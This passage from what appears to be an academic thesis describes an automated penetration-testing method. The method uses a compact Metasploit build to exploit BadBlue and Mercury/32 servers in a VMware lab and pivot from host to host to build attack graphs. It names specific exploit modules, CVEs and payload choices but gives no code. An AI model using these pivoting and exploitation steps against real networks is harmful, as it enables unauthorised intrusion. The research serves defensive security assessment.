Nowadays the current infrastructure is divided into security zones and every zone is assigned a specific security level. Also a trust relationship is defined between each zone member and between different zones. Accordingly we need to apply our methodology to all members of the same zone before traversing to other zones. So we used a breadth first algorithm [19] in which we visit all the successors of a visited node before visiting any successor of any of its child nodes. Breadth first algorithm is considered faster in getting the target if it is on the attack path. Every time we scan a specific host we have to check the ARKB for a specific rule to apply on the exploitation phase. This means that the precondition for the current rule in ARKB is satisfied. For example in Figure 16, suppose that A is a target web server which is vulnerable. After compromising the web server, we scan the different neighboring systems; we find that system F and D are connected to it.




Figure 16: Example of a tree where every symbol represents a host

We try first to compromise host F and then host D and scan the neighboring hosts if they are compromised. After host F is compromised, we scan all the neighboring systems and we find host C, B and E are connected to it. After host D is compromised, we scan all the neighboring systems and we find host M connected to it. Then we try to compromise host C, B and E. After we succeed in compromising any one of them, we go to compromise host M. This continues till we finish all explored hosts. For example we will find ourselves in K, G where they are on the same subnet and there is no more subnets connected to them. Also Host N does not have any connected subnets to it.

3.4 Summary

In this chapter we presented our methodology for automating penetration testing that assists system administrators and penetration testers to secure their network by exploring and understanding their systems' vulnerabilities and their inter-relations. Automating attack steps to go automatically from one compromised host to the other can make a lot of enhancements to our testing methodology. In this methodology with its three steps, scan target, search ARKB and exploitation, we automatically build a dynamic and realistic attack graph using a breadth first algorithm that is based on actual and current vulnerabilities. This attack graph shows the actual attack path an attacker can take and would enable us to build an effective threat model of the target system which is an essential component of security assessment.

Chapter 4: Applying the Methodology

In this chapter we apply our methodology to some sample networks infrastructure. We will present an overview of the experiments and the assumptions that we considered when we applied our methodology. Also a prototype exploiter that we used as a proof of concept to our methodology will be presented in addition to the tools that we used. Two detailed case studies are shown and how our methodology can be applied to them.

The first case study is similar to the infrastructure for the case study mentioned in [1] for the purpose of comparing our results with the authors' results. The second case study is a more complicated and represents a real infrastructure that is applied in production in many enterprise networks. Applying our methodology to such a real infrastructure network is very important to show the resulted attack graph and our methodology can be applied at different network levels.

4.1 Overview of Experiments

4.1.1 Automatic Black-box Attack Graph Builder Tool

We have built a prototype for exploiting and compromising vulnerable hosts on target networks. We used such prototype to apply our methodology that is mentioned in chapter three.

4.1.1.1 Tool Benefits

We need a tool that is stable and give results back to the pen-tester and can display the current attack graph. During our experiments we utilized the Metasploit Framework (MSF) [40] meterpreter component in order to discover and compromise different machines in the network. It is like the tunnel to route all our traffic to all compromised

hosts. Although we used MSF's meterpreter component during our tests, in some cases we found that it is not stable and sometimes we found ourselves in a dead meterpreter sessions. It is something that is not desirable if one of the intermediate meterpreter sessions was dead for any reason. Accordingly we need such tool for stability and reporting reasons.

4.1.1.2 Tool Description

We used a compact attack engine that is low in size that can attack, compromise and build a meterpreter session upon successful exploitation. Upon compromising the first host, it is copied to the compromised machines and using the just copied compact framework to scan and attack other machines. We are calling such compact attack engine an "Automatic Black-box Attack Graph Builder". Figure 17 shows our tool description block diagram with different component like meterpreter, new exploits, scanning modules, attack engine, scripts and attack rules KB.




Figure 17: Tool Block Diagram

Meterpreter is the tunnel to route all our traffic through all compromised hosts. We depend only on one meterpreter session between each two compromised hosts only and a new client application or a script can communicate the result to the attacker or the

command control center. This is considered another alternative to build meterpreter sessions in all compromised hosts.

Scanning Modules are the modules to scan hosts for the different opening ports. Attack Rules Knowledge Base (KB) as we mentioned earlier it is the knowledge base of all the different attack scenarios that are known and can be defined. Attack Engine is the main exploitation component which leads to compromised host if the attack is successful. New Exploits Module is where Zero day exploits can be applied. Scripts component represent the collection of the different scripts that can be used through the exploitation phase.

Upon successful compromise an appropriate attack graph is displayed.

The default installation size of MSF is about 525 MB and we were able to cut down its size to save the time in coping it. During our research we were able use a compact version of MSF about 32-38 MB in size according to our need; for example whether we are going to attack 32 bit systems or 64 bit systems or both. This has been done by removing unnecessary files. Also we can for example remove old exploits that may not be feasible on the current environments. Please refer to appendix C for more details about our MSF Compact Version.

4.1.1.3 Metasploit Framework Development Integration

We were able to integrate with Metasploit Framework XML-RPC interface to scan and exploit different machines to ease the automation part. The interface that is available in MSF is XML-RPC [34]. In general XML-RPC is a specification and a set of implementations that allow software running on disparate operating systems, running in different environments to make procedure calls over the Internet. It uses HTTP as the transport medium and XML as the encoding in all remote procedures call communication. XML-RPC is designed to be as simple as possible, while allowing complex data structures to be transmitted processed and returned. Figure 18 shows the working environment with the XML-RPC communication between the penetration testing machine and the different compromised hosts.




Figure 18: Working Environment

In this figure the penetration tester's machine contains our Metasploit Compact Framework, scripts, zero-day exploits...etc. Every time the penetration tester compromises a specific machine, he uses XML-RPC through his successive compromised hosts to attack and send results back to him..

Please refer to Appendix D for more details and the proof of concept code that is given to attack and interact with different compromised machines.

4.1.2 Test Cases and Assumptions

We will present two test cases and show how our methodology can be applied to them. The first test case is chosen to be the same as mentioned in [1] to compare our results against it. The second test case is a more complicated one and is considered the standard in deploying infrastructure servers especially for servers that are facing the internet.

4.1.2.1 Overview of first test case

On the first test case, where its network diagram is shown in Figure 19 [1], the target infrastructure contains two servers; a web server that is facing the internet and an e-mail server that is used to send e-mails.




Figure 19: Test Case 1 Network Diagram [1]

The web server is accessed from the internet through its associated DNS or Domain Name System [36] name like `www.mywebserver.com`. This DNS name is resolved to an IP address that is published on the external firewall. The attacker like any web user has

visibility to the web server through its published IP address in the firewall and its associated DNS name. In addition to the published IP address, port 80 (TCP) is opened and mapped through NAT or Network Address Translation mechanism to the web server. However direct connectivity to the mail server is not available as the mail server can be accessed only whether internally or through the webserver. In other words in order for the attacker to compromise the mail server, he would first attack the webserver and use it as pivot to compromise the mail server.

This infrastructure network is the same that is used in [1]. We used it in order to validate our methodology against it and comparing the resulted attack graph.

Both the web server and mail server have Microsoft Windows 2003 Server Enterprise Edition installed. The web server has a file sharing web server called BadBlue 2.72b. Every vulnerability that is discovered is given a CVE [33] (Common Vulnerabilities and Exposures) reference number. In other words CVE is a dictionary of publicly known information security vulnerabilities and exposures. According to CVE-2007-6377 [33] such web server is vulnerable to stack-based buffer overflow in the PassThru functionality in ext.dll in BadBlue 2.72b and earlier and allows remote attackers to execute arbitrary code via a long query string.

The mail server has an SMTP server called Mercury/32 v4.5. According to CVE-2007-4440 [33] it is vulnerable to stack-based buffer overflow in the MercuryS SMTP server in Mercury Mail Transport System and allows remote attackers to execute arbitrary code via a long AUTH CRAM-MD5 string.

4.1.2.2 Overview of second test case

In second test case we are going to use infrastructure shown in figure 20.




Figure 20: Test Case Two Network Infrastructure

The web server is accessed from the internet through its associated DNS or Domain Name System [36] name like `www.mywebserver.com`. This DNS name is resolved to an IP address that is published on the external firewall. The attacker like any web user has visibility to the web server through its published IP address in the firewall and its associated DNS name. In addition to the published IP address, port 80 (TCP) is opened and mapped through NAT or Network Address Translation mechanism to the web server. The Web Server and the Front End Mail Server are sided in both directions by two firewalls (one in each side); it is called a DMZ (Demilitarized Zone). The File Server and the Back End Mail Server are on the inside network.

To prove our methodology, we made the following access rules to control different servers' communication:

- 1) The Web Server and the Mail Server can communicate to each other as they are on the same DMZ.

- 2) The Web Server can access the File Server only in the internal zone.
- 3) The Front End Mail Server can access the Back End Mail Server.
- 4) The Back End Mail Server and the File Server can access each other as they are on the same zone.

The web server is a MS Windows 2003 Enterprise Edition and has a file sharing web server called BadBlue 2.72b. According to CVE-2007-6377 [33] such web server is vulnerable to Stack-based buffer overflow in the PassThru functionality in ext.dll in BadBlue 2.72b and earlier and allows remote attackers to execute arbitrary code via a long query string.

Both the Front End Mail and the Back End Mail Server are MS Windows 2003 Enterprise Edition and has an SMTP server called Mercury/32 v4.5. According to CVE-2007-4440 [33] it is vulnerable to stack-based buffer overflow in the MercuryS SMTP server in Mercury Mail Transport System and allows remote attackers to execute arbitrary code via a long AUTH CRAM-MD5 string.

The file server is a Microsoft Windows 2003 Server Enterprise Edition and used the default MS Windows sharing mechanism. It is vulnerable to a stack buffer overflow in the RPCSS (Remote Procedure Call System Service). According to CVE-2003-0352 [33], Buffer overflow in a certain DCOM interface for RPC in Microsoft Windows NT 4.0, 2000, XP, and Server 2003 allows remote attackers to execute arbitrary code via a malformed message, as exploited by the Blaster/MSblast/LovSAN and Nachi/Welchia worms.

It worth mentioning that the vulnerable software that we chose are for testing purposes only and our methodology is valid for any vulnerability where it has an associated exploit.

So in summary all of our servers' platforms are Microsoft Windows 2003 Server Enterprise Edition. Such servers are vulnerable to specific exploits as mentioned above and there are some access rules to control different servers' communications.

4.1.3 Building the Test Environment

In our lab we used VMware [44] as a virtual environment to host our victims' operating systems machines. However we used a physical machine to simulate attacker's actions. VMware provides different networking connections and we used the **NAT** (Network Address Translation) where a specific host is published and mapped to internal IP address and **Custom** to specify our own network. Please refer to appendix A for more information regarding more detailed information about VMware different network connection modes.

During our lab we will make the machine where the intruder has access to with **NAT** network configurations and all other hosts with a **Custom** networking option where every one of them connects to a specific switch according to its proper connectivity.

To control communication between different hosts by connecting them to different switches on VMware environment, we will use the host operating systems firewall in order to block/allow specific hosts. For example if a server is facing the internet, an inbound port 80 TCP will be allowed to such server. Also we made use of vulnerable software that is mentioned accordingly in our test cases.

As we used VMware to host our operating systems, the guest operating systems depend on the host machine resources' configuration. During our test cases especially the second test case, our host machine contained up to four VMware machine with their standard configuration. The host machine configuration is Intel Core i5 CPU M540 2.53 GHZ with 4 GB RAM with the host operating system is Microsoft Windows Vista 64-bit.

Applying our methodologies to larger networks with more hosts will require different host machines even with higher configurations to get better performance.

4.1.4 Tools Used

During our experiments we used Metasploit Framework (MSF) [40] as our exploitation engine. Scanning modules are used from MSF modules to scan for other machines and their open ports.

During our test cases, the web server has vulnerable file sharing webserver called server called BadBlue 2.72b. According to CVE-2007-6377 [33] such web server is vulnerable to Stack-based buffer overflow in the PassThru functionality in ext.dll in BadBlue 2.72b and earlier and allows remote attackers to execute arbitrary code via a long query string.

Both the Front End Mail and the Back End Mail Server are MS Windows 2003

Enterprise Edition and has an SMTP server called Mercury/32 v4.5. According to CVE-2007-4440 [33] it is vulnerable to stack-based buffer overflow in the MercuryS SMTP server in Mercury Mail Transport System and allows remote attackers to execute arbitrary code via a long AUTH CRAM-MD5 string.

4.2 First Experiment

In the first experiment we used the infrastructure in Figure 21.




Figure 21: First Experiment Network Infrastructure Diagram

The web server is accessed from the internet through its associated DNS or Domain Name System [36] name like `www.mywebserver.com`. This DNS name is resolved to an IP address that is published on the external firewall. The attacker like any web user has visibility to the web server through its published IP address in the firewall and its associated DNS name. In addition to the published IP address, port 80 (TCP) is opened and mapped through NAT or Network Address Translation mechanism to the web server. However direct connectivity to the mail server is not available. Please refer to appendix B for more information regarding this network setup and configuration.

The web server has a file sharing web server called BadBlue 2.72b. According to CVE-2007-6377 [33] such web server is vulnerable to stack-based buffer overflow in the

PassThru functionality in ext.dll in BadBlue 2.72b and earlier and allows remote attackers to execute arbitrary code via a long query string.

The mail server has an SMTP server called Mercury/32 v4.5. According to CVE-2007-4440 [33] it is vulnerable to stack-based buffer overflow in the MercuryS SMTP server in Mercury Mail Transport System and allows remote attackers to execute arbitrary code via a long AUTH CRAM-MD5 [37] string.

It worth mentioning that the vulnerable software that we chose are for testing purposes only and our methodology is valid for any vulnerability where it has an associated exploit.

Table 2 shows the vulnerabilities and their associated CVE [33] (Common Vulnerability and Exposure) ID.

Server	Action	Effect	CVE [33] ID
Webserver	Buffer Overflow	Remotely Code Execution	CVE-2007-6377
Mail Server	Buffer Overflow	Remotely Code Execution	CVE-2007-4440

Table 2: Servers' Vulnerabilities in Figure 21

We will use the following rules in the ARKB

1) Attack: Exploit-Payload Usage

Preconditions: Behind a NAT device-> Use a payload with Reverse TCP connection otherwise use bind TCP connection payload.

Post-condition: Local Admin Privilege

2) Attack: Get IP address & Subnet Information

Preconditions: Compromised Host and privilege to execute commands

Post-conditions: Host IP address and subnet information available.

Let us now apply our methodology to the infrastructure network in figure 21.

First Iteration

Step 1: Scan Target/s

On the first step we will scan the target web server to identify its open ports. We will find that our target server has port 80 TCP open.

Step2: Searching ARKB

This server is the first one in our exploitation path, so we will use the payload with Reverse TCP Connection in order to compromise the first target as it may be behind a firewall.

Step3: Exploit

In the exploitation step we will apply all the exploits that are targeted against the webservice.

We find that an MSF meterpreter session is opened with the webservice with an exploit called "badblue_passthru". MSF Meterpreter is like a tunnel to explore and attack other machines that is connected to the compromised host. Opening a meterpreter session signifies successful exploitation where we can use the compromised machine as a pivot to compromise other machines. Figure 22 shows the steps taken so far.




Figure 22: The attacker got access to the web server

As the current host is compromised we check whether all the remaining ARKB are applied or not. If there is another rule to apply in the ARKB, we have to go back to step two and three again. We find that we need to go back again to step 2 as we need to apply the ARKB number two mentioned above to get the local IP address information and any other subnets that the webserver may be connected to. By getting local IP and subnet information in the Exploit step, we found that all the rules in ARKB are applied and there is no more ARKB to apply. So we need to go back to step 1.

Second Iteration

Step 1: Scan Target/s

We scan other devices on the same subnet where the web server is. We find that another server is available with port 25 TCP open.

Step 2: Searching ARKB

Searching the ARKB we find that we need to apply the payload with Bind TCP Connection as stated in the first ARKB rule mentioned above.

Step 3: Exploit

Applying all the exploits that are targeted against port 25 to that server, we find that another meterpreter session is opened signifying a successful exploitation. The exploit used to attack such mail server is called mercury_cram_md5 in MSF.

As the host is compromised we check whether there are remaining rules in the ARKB to apply or not. Back again to step 2, we need to apply rule two mentioned above by getting the local IP and subnets of the mail server. Going again to step 3 to get local IP and subnet information and as the current host is compromised and there are no more ARKB rules to apply so we go back to step 1.

Third Iteration

Step 1: Scanning Target/s

Scanning the subnet given in on the last step, we find there are no more hosts available to exploit which means that we are on the finish state where the current host is the last host in our attack path.

What we did so far is that upon compromising the web server, we use it as a pivot to scan and compromise other hosts. Figure 23 shows the path that the attacker is able to take based on the available vulnerabilities




Figure 23: Attack graph for the infrastructure shown in Figure 21

In this experiment we have presented how our methodology can be applied to the network infrastructure shown in figure 18. An associated attack graph is shown in Figure 23 as a result of the automated exploitation of the different hosts in the attack path.

4.3 Second Experiment

In the second experiment we are going to use infrastructure shown in figure 24.




Figure 24: Test Case Two Network Infrastructure

The web server is accessed from the internet through its associated DNS or Domain Name System [36] name like `www.mywebserver.com`. This DNS name is resolved to an IP address that is published on the external firewall. The attacker like any web user has visibility to the web server through its published IP address in the firewall and its associated DNS name. In addition to the published IP address, port 80 (TCP) is opened and mapped through NAT or Network Address Translation mechanism to the web server. The Web Server and the Front End Mail Server are sided in both directions by two firewalls (one in each side); it is called a DMZ (Demilitarized Zone). The File Server and the Back End Mail Server are on the inside network.

To prove our methodology, we made some access rules to control different servers' communication:

- 1) The Web Server and the Mail Server can communicate to each other as they are on the same DMZ.

- 2) The Web Server can access the File Server only in the internal zone.
- 3) The Front End Mail Server can access the Back End Mail Server.
- 4) The Back End Mail Server and the File Server can access each other as they are on the same zone.

The web server is a MS Windows 2003 Enterprise Edition and has a file sharing web server called BadBlue 2.72b. According to CVE-2007-6377 [33] such web server is vulnerable to Stack-based buffer overflow in the PassThru functionality in ext.dll in BadBlue 2.72b and earlier and allows remote attackers to execute arbitrary code via a long query string.

Both the Front End Mail and the Back End Mail Server are MS Windows 2003 Enterprise Edition and has an SMTP server called Mercury/32 v4.5. According to CVE-2007-4440 [33] it is vulnerable to stack-based buffer overflow in the MercuryS SMTP server in Mercury Mail Transport System and allows remote attackers to execute arbitrary code via a long AUTH CRAM-MD5 [37] string.

The file server is a MS Windows 2003 server Enterprise Edition and used the default MS Windows sharing mechanism. It is vulnerable to a stack buffer overflow in the RPCSS (Remote Procedure Call System Service). According to CVE-2003-0352 [33], Buffer overflow in a certain DCOM interface for RPC in Microsoft Windows NT 4.0, 2000, XP, and Server 2003 allows remote attackers to execute arbitrary code via a malformed message, as exploited by the Blaster/MSblast/LovSAN and Nachi/Welchia worms.

It worth mentioning that the vulnerable software that we chose are for testing purposes only and our methodology is valid for any vulnerability where it has an associated exploit.

Table 3 shows the vulnerabilities and their associated CVE [33] (Common Vulnerability and Exposure) ID for the servers shown in Figure24.

Server	Action	Effect	CVE ID
Websserver	Buffer Overflow	Remote Code Execution	CVE-2007-6377
Front Mail Server	Buffer Overflow	Remote Code Execution	CVE-2007-4440
Back End Mail Server	Buffer Overflow	Remote Code Execution	CVE-2007-4440
File Server	Buffer Overflow	Remote Code Execution	CVE-2003-0352

